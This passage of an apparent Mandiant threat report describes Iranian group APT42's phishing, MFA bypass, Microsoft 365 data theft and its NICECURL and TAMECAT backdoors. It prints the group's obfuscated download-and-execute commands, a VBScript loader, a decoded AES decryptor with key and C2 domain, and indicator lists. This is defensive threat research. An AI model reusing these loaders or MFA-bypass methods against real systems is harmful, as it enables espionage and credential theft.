


Figure 14: APT42 controlled SharePoint folder containing PDF lures

- **Credential harvesting and bypassing MFA.** Only after a certain level of trust was built with the victim, APT42 harvested the desired credentials by sending the victim a link that would redirect them to a credential harvesting site, similar to the process described in the previously discussed credential theft section.
    - Mandiant observed the use of Javascript files to redirect victims from these links to ultimately serve fake Microsoft 365 login pages.
    - At least once, Mandiant observed APT42 use several methods—both SharePoint login and fake LinkedIn login pages—to target multiple high-profile personnel of the victim organization during the same campaign.




Figure 15: APT42 fake LinkedIn login page

- **Mandiant observed APT42 deploy two methods to bypass MFA**: First, APT42 made attempts to acquire MFA tokens by using fake DUO pages, using subdomains with prefixes such as “api-<generated_id>[.]...” or using words like “duo”. When this failed, the actor sent authentication prompts to victims upon attempts to login, which succeeded. In a different intrusion, APT42 likely served a phishing site to capture the MFA token sent via SMS and leveraged the KMSI (Keep-me-Signed-In) feature to avoid reauthentication.
- In at least one instance, APT42 established a “persistent” login mechanism **leveraging the Microsoft app password feature, likely in attempts to preserve ongoing access for future logins** without the need to re-verify their identity with MFA.
  - Microsoft’s app password feature is intended to be used with applications or devices that do not support MFA, and thus generates single-use passwords that do not require MFA. The feature is not enabled by default, and can be activated manually. Once this feature is enabled, any logged in user can create app passwords.
  - APT42 leveraged the fact that the app password feature was enabled to create an app password for the compromised account. However, Mandiant has no indication that APT42 actually used it.




Figure 16: Microsoft app password settings, exploited by APT42 for continuous MFA bypass

- **Covert exfiltration of data from the Microsoft 365 environment**, including OneDrive documents, Outlook emails, and documents of potential interest to Iran including files pertaining its foreign affairs or the Persian Gulf region.**The M365 infiltration and data exfiltration included the following stages:**
    - Logging in to the victim email using Thunderbird email client, whose usage was approved by the attacker altering the user permissions.
    - Logging into the victim's Citrix application and using Windows Remote Desktop Protocol (RDP). Upon entry, the attackers explored, enumerated, and staged files for exfiltration in password-protected 7-ZIP archives.
        - The attacker performed host, network, and directory reconnaissance using Windows native commands including:

          "whoami," "net view," "cd," "explorer," "net share," "hostname," "ls," "type," "ping," "net user," "gci," "mkdir," "notepad," "mv," "exit," "rm," "dir," and "del."

-
    -
        - The attacker used PowerShell cmdlets including "set-ExecutionPolicy," "Import-Module," and "Invoke-HuntSMBShares," a cmdlet from the open-source tooling module PowerHuntShares that can identify users with excessive network share permissions.
    - **Searching for specific files and data of interest to Iran**. For example, in one of the intrusions, APT42 searched for specific Iran-related documents with details about foreign affairs issues, as was observed on collected data from the Windows Registry Key HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TypedPaths. In another intrusion, Mandiant observed APT42 browsing for files related to the Middle East as well as the Ukraine war.




Figure 17: APT42 cloud operations flow of attack

APT42 deployed multiple defense evasion techniques to minimize their intrusion footprint:

- **Relying on built-in features of the Microsoft 365 environment and publicly available tools**. This serves as double functionality to harden attribution based on tooling and to blend in the environment, while it shows an increase in adaptability.
- **Clearing Google Chrome browser history** after reviewing documents of interest.
- Attempting (and possibly succeeding) to **exfiltrate files to a OneDrive account masquerading as the victim's organization**, using the fake email address <victim_org_name>@outlook[.]com. APT42 also browsed and downloaded files from the victim's OneDrive to disk, likely to access files of interest.
- **Using anonymized infrastructure** to interact with the victim's environment, including ExpressVPN nodes, Cloudflare-hosted domains, and ephemeral VPS servers.

Despite the previously listed defense evasion techniques, Mandiant was able to attribute the cloud operations to APT42 based on the usage of domains overlapping with APT42 credential harvesting operations and the very specific Iran-related nature of intelligence collected by the actor.

APT42 Malware-Based Operations

Mandiant tracks several APT42 campaigns using custom malware. Most recently, Mandiant observed APT42 deploy two custom backdoors, TAMECAT and NICECURL. Both of these backdoors were delivered with decoy content (likely via spear phishing) and provide APT42 operators with initial access to the targets. The backdoors provide a flexible code-execution interface that may be used as a jumping point to deploy additional malware or to manually execute commands on the device.

Mandiant estimates APT42 used these backdoors to target NGOs, government, or intergovernmental organizations around the world, handling issues related to Iran and the Middle East, consistent with APT42 targeting profile.


Malware Family	Description
NICECURL	A backdoor written in VBScript that can download additional modules to be executed, including data mining and arbitrary command execution
TAMECAT	A PowerShell toehold that can execute arbitrary PowerShell or C# content

Table 1: APT42 Malware Families

NICECURL

NICECURL is a backdoor written in VBScript that can download additional modules to be executed, including a datamining module, and it provides an arbitrary command execution interface. The backdoor’s accepted commands include "kill" to remove artifacts and end execution, "SetNewConfig" to set a new sleep value, and "Module" to download and execute additional files, potentially extending NICECURL's functionality. NICECURL communicates over HTTPS.

In January 2024, Mandiant observed a malicious LNK file downloading NICECURL and a PDF decoy that masqueraded as an Interview Feedback Form of the Harvard T.H. Chan School of Public Health (Figure 18). The decoy mentions an interviewee by the name of Daniel Serwer, possibly referring to the scholar and foreign policy researcher by the same name, affiliated with the Middle East Institute. It is noteworthy that Mandiant has no indication these entities were targeted or compromised, but merely spoofed by APT42 decoys.




The LNK file onedrive-form.pdf.lnk (MD5: d5a05212f5931d50bb024567a2873642) is downloaded from hxxps://drive-file-share[.]site/OneDrive-Form.pdf.lnk. This file was uploaded to the C2 on January 14, 2024.

Figure 19: NICECURL LNK file hosted on drive-file-share[.]site

The LNK file contains the following command to download and execute the NICECURL from prism-west-candy[.]glitch[.]me (the original command is defanged):

```
 cmd.exe /c set c=cu7rl --s7sl-no-rev7oke -s -d \"id=CgYEFk
&Prog=2_Mal_vbs.txt&WH=Form.pdf\" -X PO7ST hxxps://
prism-west-candy[.]glitch[.]me/Down -o %temp%\\down.v7bs
& call %c:7=% & set b=sta7rt \"\" \"%temp%\\down.v7bs\" & call %b:7=%
```

In February 2024, Mandiant identified another NICECURL sample named kuzen.vbs (MD5: 347b273df245f5e1fcbef32f5b836f1d), which connects to worried-eastern-salto[.]glitch[.]me and downloads a decoy file, question-Em.pdf (MD5: 2f6bf8586ed0a87ef3d156124de32757), about Empowering Women for Peace from an American think tank specializing in U.S. foreign policy and international relations (Figure 20).


COUNCIL on FOREIGN RELATIONS

The Council on Foreign Relations (CFR) is an independent, nonpartisan member organization, think tank, and publisher.

Empowering Women for Peace: Gender Equality in Conflict Prevention and Resolution

1. How can cultural barriers be effectively addressed to promote the full participation of women in conflict resolution processes?
2. In what ways can legal reforms be utilized to enhance gender equality and empower women in conflict-affected regions?
3. What role do international organizations play in supporting initiatives that promote women's involvement in peacebuilding?
4. How can educational programs be tailored to empower young women and girls in conflict prevention and resolution?
5. What mechanisms can be established to monitor and evaluate the impact of gender-sensitive policies in conflict resolution?

1 | Page

COUNCIL on FOREIGN RELATIONS

The Council on Foreign Relations (CFR) is an independent, nonpartisan member organization, think tank, and publisher.

Should you prefer to respond to the questions in written form, kindly submit the answer file no later than February 12th.

Given the significant time difference between Washington and Sydney, we kindly encourage you to consider responding to the questions in written form. This approach would allow for smoother communication and ensure that we can effectively collaborate despite the time zone disparity.

Thank you.

2 | Page

Figure 20: Decoy file question-Em.pdf (MD5: 2f6bf8586ed0a87ef3d156124de32757)

According to the contents of the decoy file, the attack possibly happened in January or the beginning of February 2024 and targeted a victim located in Australia.

Mandiant also observed a similarly named encrypted RAR file named “question_Empowering Women for Peace Gender Equality in Conflict Prevention and Resolution (6).rar” (MD5: 13aa118181ac6a202f0a64c0c7a61ce7). This RAR file shares the same name with the decoy PDF and likely targeted the same victim.

This infection chain was previously documented by Volexity.

TAMECAT

In March 2024, Mandiant identified a sample of TAMECAT, a PowerShell toehold that can execute arbitrary PowerShell or C# content. TAMECAT is dropped by malicious macro documents, communicates with its command-and-control (C2) node via HTTP, and expects data from the C2 to be Base64 encoded. Mandiant

previously observed TAMECAT used in a large-scale APT42 spear-phishing campaign targeting individuals or entities employed by or affiliated with NGOs, government, or intergovernmental organizations around the world.

TAMECAT Execution

Execution begins with a small VBScript downloader that leverages Windows Management Instrumentation (WMI) to query anti-virus products running on the victim's system. Depending on the script determining if Windows Defender is running, differing download commands and URLs are used.

If Windows Defender is running, the script will leverage conhost to execute a PowerShell command that uses Wget to download content at the following URL: hxxps://s3[.]tebi[.]io/icestorage/config/nconf.txt.

For all other cases, the script uses Cmd.exe to execute a Curl command that is similar to Curl commands used in the NICECURL execution chain previously described:

cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d ""i1=aaaa&EF1=2m.txt&WF1=test.pdf"" -X PO9ST hxxp://tnt200[.]mywire[.]org/Do1 -o %temp%\2m.v9bs & call %c:9=% & set b=sta9rt """" ""%temp%\2m.v9bs"" & call %b:9=%

- a2.vbs (MD5: d7bf138d1aa2b70d6204a2f3c3bc72a7)
  - Downloads: hxxps://s3[.]tebi[.]io/icestorage/config/nconf.txt (MD5: 081419a484bbf99f278ce636d445b9d8)
    - TAMECAT loader
  - Downloads: hxxp://tnt200[.]mywire[.]org/Do1
    - Content not available
    - Possibly downloads malware from NICECURL ecosystem

```
OutputCom = ""
Set objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!\\.\root\SecurityCenter2")
If objWMIService is Nothing Then
    Wscript.StdOut.Write "NULL"
Else
    Set installedAntiviruses = objWMIService.ExecQuery("Select * from AntivirusProduct")
    count=0
    list=""
    For Each antivirus in installedAntiviruses
        If  antivirus.productState And &h01000 Then
            count=count+1
            list=list & VBNewLine & antivirus.displayName
        End if
    Next
    If count = 0 Then
        OutputCom = OutputCom & "NOT_FOUND"
    Else
        OutputCom = OutputCom & list
    End if
End if

If InStr(OutputCom, "indows") then
    windifcom = "conhost conhost powershell.exe -w 1 -c ""$f=(wget -Uri https://s3.tebi.io/icestorage/config/nconf.txt
        -UseBasicParsing).Content; &(gcm *e-e?p*)$f"" "
    Set objShell = wscript.createobject("wscript.shell")
    Set oE = objShell.Exec(windifcom)
Else
    windifcom = "cmd.exe /c set c=cu9rl --s9sl-no-rev9oke -s -d ""i1=aaaa&EF1=2m.txt&WF1=test.pdf"" -X PO9ST http://tnt200.mywire.org/Do1
        -o %temp%\2m.v9bs & call %c:9=% & set b=sta9rt """" ""%temp%\2m.v9bs"" & call %b:9=%"
    Set objShell = wscript.createobject("wscript.shell")
    Set oE = objShell.Exec(windifcom)
End If
```

Figure 21: a2.vbs content

The downloaded script, nconf.txt (MD5: 081419a484bbf99f278ce636d445b9d8), is a PowerShell script that contains an obfuscated and AES-encrypted TAMECAT backdoor. The script also downloads an additional

PowerShell that is used to AES decrypt the embedded TAMECAT backdoor.

When downloading the AES decryption script, the following hard-coded User-agent string is used:

- Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.0.0 Safari/537.36

It is noteworthy that the script contains a unique TAMECAT key value T2r0y1M1e1n1o0w1 that was used in a previously reported TAMECAT sample observed in June 2023 (MD5: dd2653a2543fa44eaeeff3ca82fe3513), further indicating the two samples belong to the same malware family. However, the unique value is not used in the script.

The script stores the URL for the AES decryption script as a Base64 string where the first three characters are truncated and the remaining string is Base64 decoded:

- **pep**aHR0cHM6Ly9zMy50ZWJpLmlvL2ljZXN0b3JhZ2UvZGYzMnMudHh0
    - Decodes to: hxxps://s3[.]tebi[.]io/icestorage/df32s.txt
- The script stored at this URL is df32s.txt (MD5: c3b9191f3a3c139ae886c0840709865e)

The response content is Base64 decoded and also further decoded using a routine that does the following:

- Inverts the bits of each byte within an array named $bytesOfRes
- Extracts the least significant byte (8 bits) from the inverted representation
- Converts the extracted byte back into a numerical byte value

Once decoded, the resulting PowerShell function resembles the following:

```
function Borjol{
param($t)
$a = [Security.Cryptography.Aes]::Create()
$a.BlockSize = 128
$a.KeySize = 256
$global:Domain = "https://accurate-sprout-porpoise.glitch.me"
$global:ipad = ""
$global:yeolsoe = "kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B"
$a.Key = [text.encoding]::UTF8.GetBytes("kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B")
$a.IV = [text.encoding]::UTF8.GetBytes("0T9r1y1M2e0N0o1w")
$b = $a.CreateDecryptor($a.Key,$a.iv)
$memii=New-Object -TypeName IO.MemoryStream -ArgumentList @(,([convert]::FromBase64String($t)))
$cemii=New-Object -TypeName Security.Cryptography.CryptoStream -ArgumentList @($memii,$b,[Security.Cryptography.CryptoStreamMode]::Read)
$semii = New-Object -TypeName IO.StreamReader -ArgumentList @($cemii)
&(gcm *ke-e*) $semii.ReadToEnd()
$semii.Close()
$cemii.Close()
$memii.Close()
$a.Clear()
}
```

Figure 22: Decoded df32s.txt

The decoded script is a function that is mainly used to AES decrypt parameters that are passed to it. In addition, it defines global variables including a C2 domain, which are used by the TAMECAT backdoor that gets decrypted and executed.

The following AES key and IV are used to decrypt content:

- AES Key: kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B
- AES IV: 0T9r1y1M2e0N0o1w

The parent script uses the AES decrypt function to decode Base64, and AES decrypts the following string that is contained in the parent script:

v+UDXK47mBGgYqTbOXjXVD6MzhZenTfVf6CKxQFp2+AiPHMvmA2a4IiBz4rOi8ffxWdXFtrPk6
UABw1b6oBPsW1VV/HNU0mf8jH7xsoBAHY5Sp6vdYc7WGZ6SYO72KIH/hOyBlS5wc7Y86wJ
R9naW+0nINCYZV6RyD5t/fDpqEoRYW6dHwoebLECkEck/N5C1jhlFHaoS51QKSfgraHI5iRiT6p
fpqUNeJHbYz3VYuo/j2FZ6f5BCJgXoHKPmf4pUSwSZH0qQSa98blmdAH+tG7jc3AUE76IHx4x
kzxAldO/4b97duoI6rm+Ucy3rRHHrVnPQ0TvvTvudD/LDBwn3DkNcKSTDvEQDwIgni/MU7BOw
klcE1+qQjabXTGr+CrL0c53dNA4OGNYkBAnLokjcoNxKmxbCSK3oSdFEz2+htgPMOjq14IGoPS
OWcPX2CVK

Once decrypted, additional PowerShell is revealed that appends together a string obfuscated within nconf.txt, and AES decrypts the string. The decrypted results are the TAMECAT backdoor.

```
Borjol($wvp[5]+$xme[2]+$nwk[3]+$vrl[3]+$gzk[4]+$ni2[0]+$tkk[2]+$kq4[0]+$yoe[4]+$jwv[0]+
$ywa[0]+$sxi[5]+$bw9[12]+$kgu[1]+$mdi[0]+$ruz[3]+$byh[3]+$sja[3]+$wqf[0]+$wof[2]+$mg
4[1]+$rfi[5]+$dt9[11]+$qgv[9]+$jt5[0]+$lli[1]+$owd[4]+$lp2[6]+$wkb[2]+$zen[7]+$sro[0]+$ta8
[0]+$kg9[0]+$esk[8]+$ci4[5]+$oyx[0]+$ico[1]+$xy9[1]+$vvl[0])
```

The TAMECAT backdoor initially writes a likely victim identifier to the following location: %LOCALAPPDATA%\config.txt.

The TAMECAT backdoor makes an initial POST request to the globally defined C2 domain: hxxps://accurate-sprout-porpoise[.]glitch[.]me.

The initial POST request contains information like the following, which are AES encrypted and Base64 encoded:

```
{
   "rwsdjfxsdf": [
      {
         "num": "1"
      },
      {
         "OS": "<os_caption>"
      },
      {
         "ComputerName": "<computer_name>"
      },
      {
         "Token": "<value_from_configtxt>"
      }
   ]
}
```

The TAMECAT backdoor AES encrypts the content using the key kNz0CXiP0wEQnhZXYbvraigXvRVYHk1B and a randomly generated 16-character IV, generated from the string ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz. The randomly generated IV is added to the POST request in a header called Content-DPR. The AES key is not transmitted to the C2, so it is likely the same AES key is used for multiple victims.

If the response is successful, it is also expected to contain a header named Content-DPR, which is expected to house an IV used with the aforementioned AES key to decrypt the response data.

The decrypted response data is split by the paragraph symbol (¶) into four values:

- Language
- Command
- ThreadName
- StartStop

The available commands appear mostly the same as previously identified TAMECAT samples:

Variable	Value	Description
$language	powershell or csharp	Interpret command value as PowerShell or CSharp code
$StartStop	downloadutils or start or stop	Download additional content, start command with parameters, stop command

Table 2: Available commands

Outlook and Implications

APT42 has remained relatively focused on intelligence collection and targeting similar victimology, despite the Israel-Hamas war that has led other Iran-nexus actors to adapt by conducting disruptive, destructive, and hack-and-leak activities.

In addition to deploying custom implants on compromised devices, APT42 was also observed conducting extensive cloud operations. In cloud environments not vulnerable to implants, APT42 relies on social engineering to harvest credentials and collect intelligence of strategic interest to Iran. Credential abuse was also emphasized as a common initial access vector to cloud environments in the latest Google Cloud Threat Horizons report.

The methods deployed by APT42 leave a minimal footprint and might make the detection and mitigation of their activities more challenging for network defenders. The TTPs, IOCs, and provided rules included in this blog post may support detection and mitigation efforts.

For Google Chronicle Enterprise+ customers, Chronicle rules have been released to your Emerging Threats rule pack, and IOCs listed in this blog post are available for prioritization with Applied Threat Intelligence. In addition, the IOCs listed in this blog post are blocked in Safe Browsing, protecting Google Chrome users, as well as other browsers.

Indicators of Compromise (IOCs)

A VirusTotal Collection featuring IOCs related to the APT42 activity described in this post is now available for registered users.

Credential Harvesting and Cloud-Based Operations

Domain	Organization	Country
Cluster A		
News Outlets		
azadlliq[.]info	Azadliq	Azerbaijan
businesslnsider[.]org	Business Insider	U.S.
ecomonist[.]org	The Economist	UK
eocnomist[.]com	The Economist	UK
foreiqnaffairs[.]com	Foreign Affairs	U.S.
forieqnaffairs[.]com	Foreign Affairs	U.S.
foreiqnaffairs[.]org	Foreign Affairs	U.S.
israelhayum[.]com	Israel Hayom	Israel

jpost[.]press	Jerusalem Post	Israel
jpostpress[.]com	Jerusalem Post	Israel
khaleejtimes[.]org	Khaleej Times	UAE
khalejtimes[.]org	Khaleej Times	UAE
maariv[.]net	Maariv	Israel
themedealine[.]org	The Media Line	U.S.
timesfisrael[.]com	Times Of Israel	Israel
vanityfaire[.]org	Vanity Fair	U.S.
washinqtonpost[.]press	The Washington Post	U.S.
ynetnews[.]press	Ynet	Israel
Legitimate Services		
